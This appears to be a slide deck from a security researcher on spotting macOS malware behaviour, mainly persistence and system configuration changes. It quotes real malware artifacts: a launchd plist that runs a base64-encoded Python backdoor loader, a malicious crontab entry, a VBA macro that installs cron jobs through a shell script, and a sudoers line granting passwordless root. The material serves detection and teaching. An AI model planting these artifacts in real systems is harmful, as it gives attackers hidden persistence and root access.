

Malware behavior on macOS

\$ whoami

Thomas Reed

@thomasareed

treed@malwarebytes.com



Legitimate app ~~Malware~~ behaviors

- Persistence
- System configuration changes
- Hidden processes
- Network communication
- etc...


So what's the difference?

- Malware uses these things in different ways
- Identification of suspicious behavior is the key!
- So, what's suspicious?

Persistence

Launchd plists containing Python code

- Example: BadWord
- Discovered by John Lambert
- Sandbox escape stolen from Adam Chester
- Encoded script = Meterpreter backdoor




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.xpnsec.escape</string>
<key>ProgramArguments</key>
<array>
<string>python</string>
<string>-c</string>
<string>import
sys,base64,warnings;warnings.filterwarnings('ignore');
exec(base64.b64decode('aW1wb...XQpKQ=='));</string>
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```

Persistence

Launchd plists pretending to be Apple's

- Examples: EvilEgg, DarthMiner, LamePyre
- Legit com.apple plists (outside /System/):
 - com.apple.aelwriter.plist
 - com.apple.installer.
cleanupinstaller.plist
 - com.apple.installer.
osmessagetracing.plist



Persistence

cron tasks

- Examples: VSearch, VBA macro malware
- Only really old legit software still uses cron
- *Any* cron usage these days is suspicious!


```
victim$ sudo crontab -l
50 * * * * /Library/
stateliness.hu/stateliness.hu cr
```

```
Call MacScript("do shell script
""echo '*/1 * * * * bash \'\" &
POSIXPath & OUTPUTFILE & \"\' >
'\" & POSIXPath & "crontab';
crontab '\" & POSIXPath &
"crontab'; rm -fP '\" & POSIXPath
& \"crontab'\"")
```


System configuration

Sudoers file changes

- Example: Dok, Proton
- Allowing sudo without a password
- Enabling single sudo timestamp across all sessions



```
## Read drop-in files from /private/etc/sudoers.d
## (the '#' here does not indicate a comment)
#includedir /private/etc/sudoers.d
test ALL=(ALL) NOPASSWD: ALL
```

